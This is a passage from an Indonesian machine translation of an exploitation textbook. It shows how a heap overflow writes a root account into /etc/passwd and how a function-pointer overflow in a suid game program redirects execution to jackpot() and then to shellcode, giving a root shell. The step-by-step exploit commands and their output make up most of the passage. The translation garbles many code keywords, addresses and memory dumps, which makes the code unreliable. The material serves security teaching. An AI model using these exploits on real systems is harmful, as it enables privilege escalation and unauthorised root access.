untuk pengguna itu. Menggunakan nilai garam dari kata sandi terenkripsi yang disimpan, sistem menggunakan algoritma hashing satu arah yang sama untuk mengenkripsi teks apa pun yang diketik pengguna sebagai kata sandi. Terakhir, sistem membandingkan dua hash; jika sama, pengguna harus memasukkan kata sandi yang benar. Ini memungkinkan kata sandi digunakan untuk otentifikasi tanpa mengharuskan kata sandi disimpan di mana saja di sistem.

Menggunakan salah satu hash ini di bidang kata sandi akan membuat kata sandi untuk akun menjadi *kata sandi*, terlepas dari nilai garam yang digunakan. Baris yang akan ditambahkan ke /etc/passwd akan terlihat seperti ini:

---

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/bin/bash
```

---

Namun, sifat exploit heap overflow khusus ini tidak akan mengizinkan baris yang tepat untuk ditulis ke /etc/passwd, karena string harus diakhiri dengan /etc/passwd. Namun, jika nama file itu hanya ditambahkan ke akhir entri, entri file passwd akan salah. Ini dapat dikompensasi dengan penggunaan tautan file simbolis yang cerdas, sehingga entri dapat diakhiri dengan /etc/passwd dan masih menjadi baris yang valid dalam file kata sandi. Berikut cara kerjanya:

---

```
reader@hacking :~/booksrc $ mkdir /tmp/etc reader@hacking :~/booksrc $ ln -s /bin/bash /tmp/etc/passwd reader@hacking :~/booksrc $ ls -l /tmp/etc/ passwd  
lrwxrwxrwx 1 pembaca pembaca 9 2009-09-09 16:25 /tmp/etc/passwd -> /bin/bash  
reader@hacking :~/booksrc $
```

---

Sekarang /tmp/etc/passwd menunjuk ke shell login /bin/bash. Ini berarti bahwa shell login yang valid untuk file kata sandi juga /tmp/etc/passwd, membuat baris file kata sandi yang valid berikut ini:

---

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

---

Nilai baris ini hanya perlu sedikit dimodifikasi sehingga bagian sebelum /etc/passwd panjangnya tepat 104 byte:

---

```
reader@hacking :~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp"' | wc -c 38  
reader@hacking :~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x50 .(":/root:/tmp"' | wc -c 86  
reader@hacking :~/booksrc $ gdb -q  
(gdb) p 104 - 86 + 50  
$1 = 68  
(gdb) berhenti  
reader@hacking :~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x68 .(":/root:/tmp"' | wc -c 104  
reader@hacking :~/booksrc $
```

---

Jika /etc/passwd ditambahkan ke akhir string terakhir (ditampilkan dalam huruf tebal), string di atas akan ditambahkan ke akhir file /etc/passwd. Dan karena baris ini mendefinisikan akun dengan hak akses root dengan kata sandi yang kami tetapkan, itu tidak akan

akan sulit untuk mengakses akun ini dan mendapatkan akses root, seperti yang ditunjukkan oleh output berikut.

```
reader@hacking :~/booksrc $ ./notetaker $(perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x68 .(":/root:/tmp/etc/passwd")'
[DEBUG] buffer @ 0x804a008:
'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd'
[DEBUG] datafile @ 0x804a070: '/etc/
passwd' [DEBUG] deskriptor file adalah 3
Catatan telah disimpan.
*** glibc terdeteksi *** ./notetaker: free(): ukuran berikutnya tidak valid (normal): 0x0804a008 ***
=====
Backtrace: =====
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd] /lib/tls/i686/cmov/
libc.so.6(cfree+0x90)[0xb7f04e30] ./ pencatat[0x8048916]

/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc] ./
pencatat[0x8048511]
=====
Peta memori: =====
08048000-08049000 r-xp 00000000 00:0f 44384          /cow/home/reader/booksrc/notetaker /
08049000-0804a000 rw-p 00000000 00:0f 44384          cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0              [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444          /rofs/lib/libgcc_s.so.1 /
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444          rofs/lib/libgcc_s.so.1
-p b7e99000 00:00 0 b7e9a000-b7fd5000 r-xp
00000000 07:00 15795 b7fd5000-b7fd6000 r--p
0013b000 07:00 15795 b7fd6000-b7fd8000 rw-p
0013c000 07:00 15795 b7fd8000-b7fd 00 0          /rofs/lib/tls/i686/cmov/libc-2.5.so /rofs/
0b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0          lib/tls/i686/cmov/libc-2.5.so /rofs/lib/tls/
b7fe7000-b8000000 r-xp 00000000 07:00 15421          i686/cmov/libc-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421          /rofs/lib/ld-2.5.so
bf feb000-c0000000 rw-p bf feb000 00:00 0          /rofs/lib/ld-2.5.so
fffffe000-fffff000 r -xp 00000000 00:00 0          [tumpukan]
Dibatalkan                                         [vdso]

reader@hacking :~/booksrc $ tail /etc/passwd avahi:x:105:111:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/bin/false cupsys:x:106:113: /home/
cupsys:/bin/false
haldaemon:x:107:114:Lapisan abstraksi perangkat keras,,,:/home/haldaemon:/bin/false
hplip:x:108:7:Pengguna sistem HPLIP,,,:/var/run/hplip:/bin/false
gdm:x:109:118:Gnome Display Manager:/var/lib/gdm:/bin/false
matrix:x:500:500:User Acct:/home/matrix:/bin/bash
jose:x:501:501 :jose Ronnick:/home/jose:/bin/bash
reader:x:999:999:Hacker,,,:/home/reader:/bin/bash
?
myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd
reader@hacking :~/booksrc $ su myroot
Kata sandi:
root@hacking :/home/reader/booksrc# whoami
root
root@hacking :/home/reader/booksrc#
```

## **0x342 Penunjuk Fungsi Meluap**

Jika Anda telah cukup bermain dengan program game\_of\_chance.c, Anda akan menyadari bahwa, mirip dengan di kasino, sebagian besar permainan secara statistik berbobot mendukung rumah. Ini membuat memenangkan kredit menjadi sulit, terlepas dari betapa beruntungnya Anda. Mungkin ada cara untuk menyamakan sedikit peluang. Program ini menggunakan pointer fungsi untuk mengingat game terakhir yang dimainkan. Pointer ini disimpan dipenggunastruktur, yang dideklarasikan sebagai variabel global. Ini berarti semua memori untuk struktur pengguna dialokasikan di segmen bss.

### **Dari game\_of\_chance.c**

---

```
// Struktur pengguna khusus untuk menyimpan informasi tentang pengguna
struct pengguna {
    int uid;
    kredit int;
    int skor tinggi;
    nama karakter[100];
    int (*permainan_saat ini)();
};

...
// Variabel global
struktur pemain pengguna;           // Struktur pemain
```

---

Buffer nama dalam struktur pengguna adalah tempat yang mungkin untuk overflow. Buffer ini diatur oleh masukan\_nama() fungsi, ditunjukkan di bawah ini:

---

```
// Fungsi ini digunakan untuk memasukkan nama pemain, karena //
scanf("%s", &whatever) akan menghentikan input pada spasi pertama.
kosongan input_name() {
    char *nama_ptr, input_char='\n'; while(input_char ==
    '\n') // Siram sisa yang ada
        scanf("%c", &input_char); // karakter baris baru.

    nama_ptr = (char *) &(nama pemain); // name_ptr = alamat nama pemain
    while(input_char != '\n') {           // Ulangi hingga baris baru.
        * nama_ptr = input_char;       // Masukkan karakter input ke bidang nama.
        scanf("%c", &input_char); // Dapatkan karakter berikutnya.
        nama_ptr++;                 // Menaikkan penunjuk nama.
    }
    * nama_ptr = 0; // Hentikan string.
}
```

---

Fungsi ini hanya berhenti memasukkan karakter baris baru. Tidak ada yang membatasi panjang buffer nama tujuan, yang berarti overflow mungkin terjadi. Untuk memanfaatkan overflow, kita perlu membuat program memanggil penunjuk fungsi setelah ditimpak. Ini terjadi di Mainkan\_permainannya() fungsi, yang dipanggil saat permainan apa pun dipilih dari menu. Cuplikan kode berikut adalah bagian dari kode pemilihan menu, yang digunakan untuk memilih dan memainkan game.

---

```
if((pilihan < 1) || (pilihan > 7))
    printf("\n[!] Angka %d adalah pilihan yang salah.\n\n", pilihan); else if (pilihan
< 4) { // Jika tidak, pilihan adalah semacam permainan.
    if(choice != last_game) { // Jika fungsi ptr tidak disetel,
        jika (pilihan == 1)           // lalu arahkan ke game yang dipilih
            player.current_game = pick_a_number;
        lain jika (pilihan == 2)
            player.current_game = dealer_no_match; kalau
            tidak
            player.current_game = temukan_the_ace;
        last_game = pilihan; // dan atur last_game.
    }
    Mainkan permainannya();      // Mainkan permainannya.
}
```

---

Jika permainan terakhir tidak sama dengan pilihan saat ini, penunjuk fungsi dari game\_saat ini diubah menjadi permainan yang sesuai. Ini berarti bahwa agar program memanggil penunjuk fungsi tanpa menimpanya, permainan harus dimainkan terlebih dahulu untuk mengatur permainan terakhir variabel.

---

```
reader@hacking :~/booksrc $ ./game_of_chance
- =[ Menu Game of Chance ]=- 1 -
Mainkan game Pick a Number 2 -
Mainkan game No Match Dealer 3 -
Mainkan game Find the Ace 4 - Lihat
skor tinggi saat ini 5 - Ubah nama
pengguna Anda
6 - Setel ulang akun Anda pada 100 kredit 7 -
Keluar
[Nama: Jon Erickson]
[Anda memiliki 70 kredit] -> 1

[DEBUG] penunjuk saat ini_game @ 0x08048fde

# ##### Pilih Nomor #####
Game ini membutuhkan 10 kredit untuk dimainkan. Cukup pilih
nomor antara 1 dan 20, dan jika Anda memilih nomor pemenang,
Anda akan memenangkan jackpot 100 kredit!

10 kredit telah dipotong dari akun Anda. Pilih angka
antara 1 dan 20: 5
Nomor pemenang adalah 17
Maaf, Anda tidak menang.

Anda sekarang memiliki 60 kredit
Apakah Anda ingin bermain lagi? (y/t)      n
- =[ Menu Game of Chance ]=- 1 -
Mainkan game Pick a Number 2 -
Mainkan game No Match Dealer 3 -
Mainkan game Find the Ace 4 - Lihat
skor tinggi saat ini 5 - Ubah nama
pengguna Anda
6 - Setel ulang akun Anda pada 100 kredit
```

```
7 - Berhenti  
[Nama: Jon Erickson]  
[Anda memiliki 60 kredit] ->  
[1]+ Berhenti . ./game_of_chance  
reader@hacking :~/booksrc $
```

---

Anda dapat menangguhkan sementara proses saat ini dengan menekan CTRL-Z. Pada titik ini, permainan terakhir variabel telah disetel ke 1, jadi saat 1 dipilih berikutnya, penunjuk fungsi akan dipanggil tanpa diubah. Kembali ke shell, kami menemukan buffer overflow yang sesuai, yang dapat disalin dan ditempelkan sebagai nama nanti. Mengkompilasi ulang sumber dengan simbol debug dan menggunakan GDB untuk menjalankan program dengan breakpoint aktif utama() memungkinkan kita untuk menjelajahi memori. Seperti yang ditunjukkan oleh output di bawah ini, buffer nama adalah 100 byte dari game\_saat ini pointer dalam struktur pengguna.

---

```
reader@hacking :~/booksrc $ gcc -g game_of_chance.c  
reader@hacking :~/booksrc $ gdb -q ./a.out  
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)  
istirahat utama  
Breakpoint 1 pada 0x8048813: file game_of_chance.c, baris 41. (gdb)  
jalankan  
Memulai program: /home/reader/booksrc/a.out  
  
Breakpoint 1, main () di game_of_chance.c:41 41  
    srand(waktu(0)); // Seed pengacakan dengan waktu saat ini.  
(gdb) p pemain  
$1 = {uid = 0, credits = 0, highscore = 0, name = '\0' <berulang 99 kali>,  
current_game = 0}  
(gdb) x/x &pemain  
0x804b66c <player+12>: 0x00000000  
(gdb) x/x &player.current_game  
0x804b6d0 <player+112>: 0x00000000  
(gdb) p 0x804b6d0 - 0x804b66c $2 =  
100  
(gdb) berhenti  
Program sedang berjalan. Tetap keluar? (y atau t) y  
reader@hacking :~/booksrc $
```

---

Dengan menggunakan informasi ini, kita dapat menghasilkan buffer untuk melimpahkan variabel nama. Ini dapat disalin dan ditempelkan ke dalam program Game of Chance interaktif saat dilanjutkan. Untuk kembali ke proses yang ditangguhkan, cukup ketik fg, yang merupakan kependekan dari *at/aran depan*.

---

```
reader@hacking :~/booksrc $ perl -e 'print "A"x100 . "BBB". "\n"'  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
reader@hacking :~/booksrc $fg . /  
game_of_chance  
5
```

Ubah nama pengguna

Masukkan nama baru Anda:

AA

Nama Anda telah diubah.

```
- =[ Menu Game of Chance ]=- 1 -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace 4 - Lihat  
skor tinggi saat ini 5 - Ubah nama  
pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar  
[Nama:  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
[Anda memiliki 60 kredit] -> 1  
  
[DEBUG] penunjuk current_game @ 0x42424242  
Kesalahan segmentasi  
reader@hacking :~/booksrc $
```

---

Pilih menu opsi 5 untuk mengubah username, dan paste di buffer overflow. Ini akan menimpa penunjuk fungsi dengan 0x42424242. Ketika opsi menu 1 dipilih lagi, program akan macet ketika mencoba memanggil penunjuk fungsi. Ini adalah bukti bahwa eksekusi dapat dikendalikan; sekarang yang dibutuhkan hanyalah alamat yang valid untuk dimasukkan sebagai pengganti BBBB.

Itu nmpеріtah daftar simbol dalam file objek. Ini dapat digunakan untuk menemukan alamat dari berbagai fungsi dalam suatu program.

---

```
reader@hacking :~/booksrc $nm game_of_chance  
0804b508 d _DYNAMIC  
0804b5d4 d __GLOBAL_OFFSET_TABLE__  
080496c4 R __IO_stdin_used  
    w __Jv_RegisterClasses  
0804b4f8 d __CTOR_END__  
0804b4f4 d __CTOR_LIST__  
0804b500 d __DTOR_END__  
0804b4fc d __DTOR_LIST__  
0804a4f0 r __FRAME_END__  
0804b504 END __JCR  
0804b504 d __JCR_LIST__  
0804b630 A __bss_start  
0804b624 D __data_start 08049670 t  
__do_global_ctors_aux 08048610 t  
__do_global_dtors_aux 0804b628 D  
__dso_handle  
    dengan __gmon_start__  
08049669 T __i686.get_pc_thunk.bx  
0804b4f4 d __init_array_end 0804b4f4  
d __init_array_start 080495f0 T  
__libc_csu_fini  
08049600 T __libc_csu_init  
U __libc_start_main@ @GLIBC_2.0
```

```
0804b630 Sebuah _data
0804b6d4 A _end
080496a0 T _fini
080496c0 R _fp_hw
08048484 T _init
080485c0 T _mulai
080485e4 t call_gmon_start
    Tutup @ @ GLIBC_2.0
0804b640 b selesai.1
0804b624 W data_start
080490d1 T dealer_no_match
080486fc T dump
080486d1 T ec_malloc
    Anda keluar@ @ GLIBC_2.0
08048684 T fatal
080492bf T find_the_ace
08048650 t frame_dummy
080489cc T get_player_data
    U getuid@ @GLIBC_2.0
08048d97 T input_name
08048d70 T jackpot
08048803 T utama
    U malloc@ @GLIBC_2.0
    Buka @ @ GLIBC_2.0
0804b62c d p.0
    Kesalahan @ @ GLIBC_2.0
08048fde T pick_a_number
08048f23 T play_the_game
0804b660 B player
08048df8 T print_cards
    U printf@ @GLIBC_2.0
    Anda dan @ @ GLIBC_2.0
    Anda membaca @ @ GLIBC_2.0
08048aaaf T register_new_player
    U scanf@ @GLIBC_2.0
08048c72 T show_highscore
    U srand@ @GLIBC_2.0
    U strcpy@ @GLIBC_2.0
    U strncat@ @GLIBC_2.0
08048e91 T take_taruhan
    Waktumu @ @ GLIBC_2.0
08048b72 T update_player_data
    Anda menulis @ @ GLIBC_2.0
reader@hacking :~/booksrc $
```

---

Itujackpot()function adalah target yang bagus untuk eksplorasi ini. Meskipun permainan memberikan peluang yang menggerikan, jika game saat ini menunjukkan fungsi secara hati-hati ditimpakan dengan alamat jackpot()fungsi, Anda bahkan tidak perlu bermain game untuk memenangkan kredit. Sebagai gantinya, jackpot()fungsi hanya akan dipanggil secara langsung, membagikan hadiah 100 kredit dan mengarahkan timbalan ke arah pemain.

Program ini mengambil inputnya dari input standar. Pilihan menu dapat dituliskan dalam satu buffer yang disalurkan ke standar program

memasukkan. Pilihan ini akan dibuat seolah-olah mereka diketik. Contoh berikut akan memilih item menu 1, coba tebak angka 7, pilih ketika diminta untuk bermain lagi, dan akhirnya pilih item menu 7 untuk berhenti.

---

```
reader@hacking :~/booksrc $ perl -e 'print "1\n7\nn\n7\n" | ./game_of_chance  
-[ Menu Game of Chance ]= 1 -
```

Mainkan game Pick a Number 2 -

Mainkan game No Match Dealer 3 -

Mainkan game Find the Ace 4 - Lihat

skor tinggi saat ini 5 - Ubah nama

pengguna Anda

6 - Setel ulang akun Anda pada 100 kredit 7 -

Keluar

[Nama: Jon Erickson]

[Anda memiliki 60 kredit] ->

[DEBUG] penunjuk saat ini\_game @ 0x08048fde

# ##### Pilih Nomor #####

Game ini membutuhkan 10 kredit untuk dimainkan. Cukup pilih nomor antara 1 dan 20, dan jika Anda memilih nomor pemenang, Anda akan memenangkan jackpot 100 kredit!

10 kredit telah dipotong dari akun Anda. Pilih nomor antara 1 dan 20: Nomor pemenang adalah 20 Maaf, Anda tidak menang.

Anda sekarang memiliki 50 kredit

Apakah Anda ingin bermain lagi? (y/n) 1 - =[ Menu Permainan Kesempatan ]=

- Mainkan game Pick a Number 2 -

Mainkan game No Match Dealer 3 -

Mainkan game Find the Ace 4 - Lihat

skor tertinggi saat ini

5 - Ubah nama pengguna Anda

6 - Setel ulang akun Anda pada 100 kredit 7 -

Keluar

[Nama: Jon Erickson]

[Anda memiliki 50 kredit] -> Terima

kasih telah bermain! Selamat tinggal.

reader@hacking :~/booksrc \$

---

Teknik yang sama ini dapat digunakan untuk skrip semua yang diperlukan untuk eksloitasi. Baris berikut akan memainkan game Pick a Number sekali, lalu ganti nama pengguna menjadi 100SEBUAH diikuti dengan alamat(jackpot) fungsi. Ini akan meluap game\_saat ini penunjuk fungsi, jadi ketika permainan Pilih Angka dimainkan lagi,jackpot()fungsi dipanggil secara langsung.

---

```
reader@hacking :~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\x8d\x04\x08\n" . "1\nn\n" . "7\n"
```

1

5



```
[DEBUG] pointer saat ini_game @ 0x08048d70
```

```
* + * + * + * + * JACKPOT *+*+*+*+*
```

```
Anda telah memenangkan jackpot 100 kredit!
```

```
Anda sekarang memiliki 140 kredit
```

```
Apakah Anda ingin bermain lagi? (y/n) 1 - =[ Menu Permainan Kesempatan ]=
```

```
- Mainkan game Pick a Number 2 -
```

```
Mainkan game No Match Dealer 3 -
```

```
Mainkan game Find the Ace 4 - Lihat
```

```
skor tertinggi saat ini
```

```
5 - Ubah nama pengguna Anda
```

```
6 - Setel ulang akun Anda pada 100 kredit 7 -
```

```
Keluar
```

```
[Nama:
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
[Anda memiliki 140 kredit] -> Terima
```

```
kasih telah bermain! Selamat tinggal.
```

```
reader@hacking :~/booksrc $
```

---

Setelah mengonfirmasi bahwa metode ini berfungsi, metode ini dapat diperluas untuk mendapatkan sejumlah kredit.

---

```
reader@hacking :~/booksrc $ perl -e 'print "1\n5\nn\n5\n". "A"x100 . "\x70\x8d\x04\x08\n". "1\n". "y\n" x10 . "n\n5\nJon Erickson\n7\n" | ./game_of_chance
```

```
- =[ Menu Game of Chance ]= 1 -
```

```
Mainkan game Pick a Number
```

```
2 - Mainkan game No Match Dealer 3 -
```

```
Mainkan game Find the Ace 4 - Lihat
```

```
skor tertinggi saat ini 5 - Ubah nama
```

```
pengguna Anda
```

```
6 - Setel ulang akun Anda pada 100 kredit 7 -
```

```
Keluar
```

```
[Nama:
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
[Anda memiliki 140 kredit] ->
```

```
[DEBUG] penunjuk saat ini_game @ 0x08048fde
```

```
# ##### Pilih Nomor #####
```

Game ini membutuhkan 10 kredit untuk dimainkan. Cukup pilih nomor antara 1 dan 20, dan jika Anda memilih nomor pemenang, Anda akan memenangkan jackpot 100 kredit!

10 kredit telah dipotong dari akun Anda. Pilih nomor antara 1 dan 20: Nomor pemenang adalah 1 Maaf, Anda tidak menang.

```
Anda sekarang memiliki 130 kredit
```

```
Apakah Anda ingin bermain lagi? (y/n) 1 - =[ Menu Permainan Kesempatan ]=
```

```
- Mainkan game Pick a Number 2 -
```

```
Mainkan game No Match Dealer 3 -
```

```
Mainkan game Find the Ace 4 - Lihat
```

```
skor tertinggi saat ini
```

```
5 - Ubah nama pengguna Anda
```

6 - Setel ulang akun Anda pada 100 kredit 7 -

Keluar

[Nama:

AA

[Anda memiliki 130 kredit] ->

Ubah nama pengguna

Masukkan nama baru Anda: Nama Anda telah diubah.

- =[ Menu Game of Chance ]=- 1 -

Mainkan game Pick a Number 2 -

Mainkan game No Match Dealer 3 -

Mainkan game Find the Ace 4 - Lihat

skor tinggi saat ini 5 - Ubah nama

pengguna Anda

6 - Setel ulang akun Anda pada 100 kredit 7 -

Keluar

[Nama:

AA

[Anda memiliki 130 kredit] ->

[DEBUG] pointer saat ini\_game @ 0x08048d70

\* + \* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*

Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 230 kredit

Apakah Anda ingin bermain lagi? (y/n)

[DEBUG] pointer game saat ini @ 0x08048d70

\* + \* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*

Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 330 kredit

Apakah Anda ingin bermain lagi? (y/n)

[DEBUG] pointer game saat ini @ 0x08048d70

\* + \* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*

Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 430 kredit

Apakah Anda ingin bermain lagi? (y/n)

[DEBUG] pointer game saat ini @ 0x08048d70

\* + \* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*

Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 530 kredit

Apakah Anda ingin bermain lagi? (y/n)

[DEBUG] pointer game saat ini @ 0x08048d70

\* + \* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*

Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 630 kredit

Apakah Anda ingin bermain lagi? (y/n)

[DEBUG] pointer game saat ini @ 0x08048d70

\* + \* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*

Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 730 kredit  
Apakah Anda ingin bermain lagi? (y/n)  
[DEBUG] pointer game saat ini @ 0x08048d70  
\* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*+\*  
Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 830 kredit  
Apakah Anda ingin bermain lagi? (y/n)  
[DEBUG] pointer game saat ini @ 0x08048d70  
\* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*+\*  
Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 930 kredit  
Apakah Anda ingin bermain lagi? (y/n)  
[DEBUG] pointer game saat ini @ 0x08048d70  
\* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*+\*  
Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 1030 kredit  
Apakah Anda ingin bermain lagi? (y/n)  
[DEBUG] pointer game saat ini @ 0x08048d70  
\* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*+\*  
Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 1130 kredit  
Apakah Anda ingin bermain lagi? (y/n)  
[DEBUG] pointer game saat ini @ 0x08048d70  
\* + \* + \* + \* + \* JACKPOT \*+\*+\*+\*+\*+\*  
Anda telah memenangkan jackpot 100 kredit!

Anda sekarang memiliki 1230 kredit  
Apakah Anda ingin bermain lagi? (y/n) 1 - - =[ Menu Permainan Kesempatan ]=-  
Mainkan game Pick a Number 2 - Mainkan  
game No Match Dealer 3 - Mainkan game  
Find the Ace 4 - Lihat skor tertinggi saat ini

5 - Ubah nama pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar  
[Nama:  
AA  
[Anda memiliki 1230 kredit] ->  
Ubah nama pengguna  
Masukkan nama baru Anda: Nama Anda telah diubah.

- =[ Menu Game of Chance ]= 1 -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace 4 - Lihat  
skor tinggi saat ini 5 - Ubah nama  
pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar

[Nama: Jon Erickson]

[Anda memiliki 1230 kredit] -> Terima  
kasih telah bermain! Selamat tinggal.  
reader@hacking :~/booksrc \$

---

Seperti yang mungkin sudah Anda perhatikan, program ini juga menjalankan suid root. Ini berarti shellcode dapat digunakan untuk melakukan lebih dari sekedar memenangkan kredit gratis. Seperti overflow berbasis stack, shellcode dapat disimpan dalam variabel lingkungan. Setelah membangun buffer exploit yang sesuai, buffer disalurkan ke input standar game\_of\_chance. Perhatikan argumen tanda hubung setelah buffer eksplot dalam perintah cat. Ini memberitahu program cat untuk mengirim input standar setelah buffer exploit, mengembalikan kontrol input. Meskipun shell root tidak menampilkan promptnya, itu masih dapat diakses dan masih meningkatkan hak istimewa.

---

```
reader@hacking :~/booksrc $ export SHELLCODE=$(cat ./shellcode.bin)
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./game_of_chance
SHELLCODE akan berada di 0xbffff9e0
reader@hacking :~/booksrc $ perl -e 'print "1\n7\nn\n5\n" . "A"x100 . "\xe0\x
xf9\xf\xbf\n". "1\n"' > exploit_buffer
reader@hacking :~/booksrc $ cat exploit_buffer - | ./game_of_chance
- =[ Menu Game of Chance ]=- 1 -
Mainkan game Pick a Number 2 -
Mainkan game No Match Dealer 3 -
Mainkan game Find the Ace 4 - Lihat
skor tinggi saat ini 5 - Ubah nama
pengguna Anda
6 - Setel ulang akun Anda pada 100 kredit 7 -
Keluar
[Nama: Jon Erickson]
[Anda memiliki 70 kredit] ->
[DEBUG] penunjuk saat ini_game @ 0x08048fde
```

```
# ##### Pilih Nomor #####
Game ini membutuhkan 10 kredit untuk dimainkan. Cukup pilih
nomor antara 1 dan 20, dan jika Anda memilih nomor pemenang,
Anda akan memenangkan jackpot 100 kredit!
```

10 kredit telah dipotong dari akun Anda. Pilih nomor antara 1 dan 20: Nomor pemenang adalah 2 Maaf, Anda tidak menang.

```
Anda sekarang memiliki 60 kredit
Apakah Anda ingin bermain lagi? (y/n) 1 - =[ Menu Permainan Kesempatan ]=-
- Mainkan game Pick a Number 2 -
Mainkan game No Match Dealer 3 -
Mainkan game Find the Ace 4 - Lihat
skor tertinggi saat ini
5 - Ubah nama pengguna Anda
6 - Setel ulang akun Anda pada 100 kredit
```

```
7 - Berhenti
[Nama: Jon Erickson]
[Anda memiliki 60 kredit] ->
Ubah nama pengguna
Masukkan nama baru Anda: Nama Anda telah diubah.

- =[ Menu Game of Chance ]=- 1 -
Mainkan game Pick a Number 2 -
Mainkan game No Match Dealer 3 -
Mainkan game Find the Ace 4 - Lihat
skor tinggi saat ini 5 - Ubah nama
pengguna Anda
6 - Setel ulang akun Anda pada 100 kredit 7 -
Keluar
[Nama:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Anda memiliki 60 kredit] ->
[DEBUG] penunjuk permainan saat ini @ 0xbffff9e0

siapa saya
akar
Indo
uid=0(root) gid=999(pembaca)

grup=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),104(scanner),111
ader)
```

---

## String Format 0x350

Eksloitasi string format adalah teknik lain yang dapat Anda gunakan untuk mendapatkan kendali atas program istimewa. Seperti eksloitasi buffer overflow, *eksloitasi string format* juga bergantung pada kesalahan pemrograman yang tampaknya tidak berdampak nyata pada keamanan. Beruntung bagi pemrogram, begitu tekniknya diketahui, cukup mudah untuk menemukan kerentanan format string dan menghilangkannya. Meskipun kerentanan format string tidak terlalu umum lagi, teknik berikut juga dapat digunakan dalam situasi lain.

### Parameter Format 0x351

Anda seharusnya sudah cukup familiar dengan string format dasar sekarang. Mereka telah digunakan secara luas dengan fungsi `sepertiprintf()` pada program-program sebelumnya. Fungsi yang menggunakan string format, `sepertiprintf()`, cukup mengevaluasi string format yang diteruskan ke sana dan melakukan tindakan khusus setiap kali parameter format ditemukan. Setiap parameter format mengharapkan variabel tambahan untuk diteruskan, jadi jika ada tiga parameter format dalam string format, harus ada tiga argumen lagi ke fungsi (selain argumen format string).

Ingat berbagai parameter format yang dijelaskan dalam bab sebelumnya.

Parameter	Tipe masukan	Jenis keluaran
%d	Nilai	Desimal
%u	Nilai	Desimal tak bertanda
%x	Nilai	Heksadesimal
%s	penunjuk	Rangkaian
%n	penunjuk	Jumlah byte yang ditulis sejauh ini

Bab sebelumnya menunjukkan penggunaan parameter format yang lebih umum, tetapi mengabaikan % yang kurang umum.%parameter format. Kode fmt\_uncommon.c menunjukkan penggunaannya.

#### fmt\_uncommon.c

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>

int utama() {
    int A = 5, B = 7, hitung_satu, hitung_dua;

    // Contoh string format %n
    printf("Jumlah byte yang ditulis hingga titik ini X%n disimpan di count_one, dan
jumlah byte hingga di sini X%n disimpan di count_two.\n", &count_one, &count_two);

    printf("jumlah_satu: %d\n", hitung_satu);
    printf("jumlah_dua: %d\n", hitung_dua);

    // Contoh tumpukan
    printf("A adalah %d dan berada pada %08x. B adalah %x.\n", A, &A, B);

    keluar(0);
}
```

---

Program ini menggunakan dua %nparameter format dalamprintf() penyeatan. Berikut adalah hasil kompilasi dan eksekusi program.

---

```
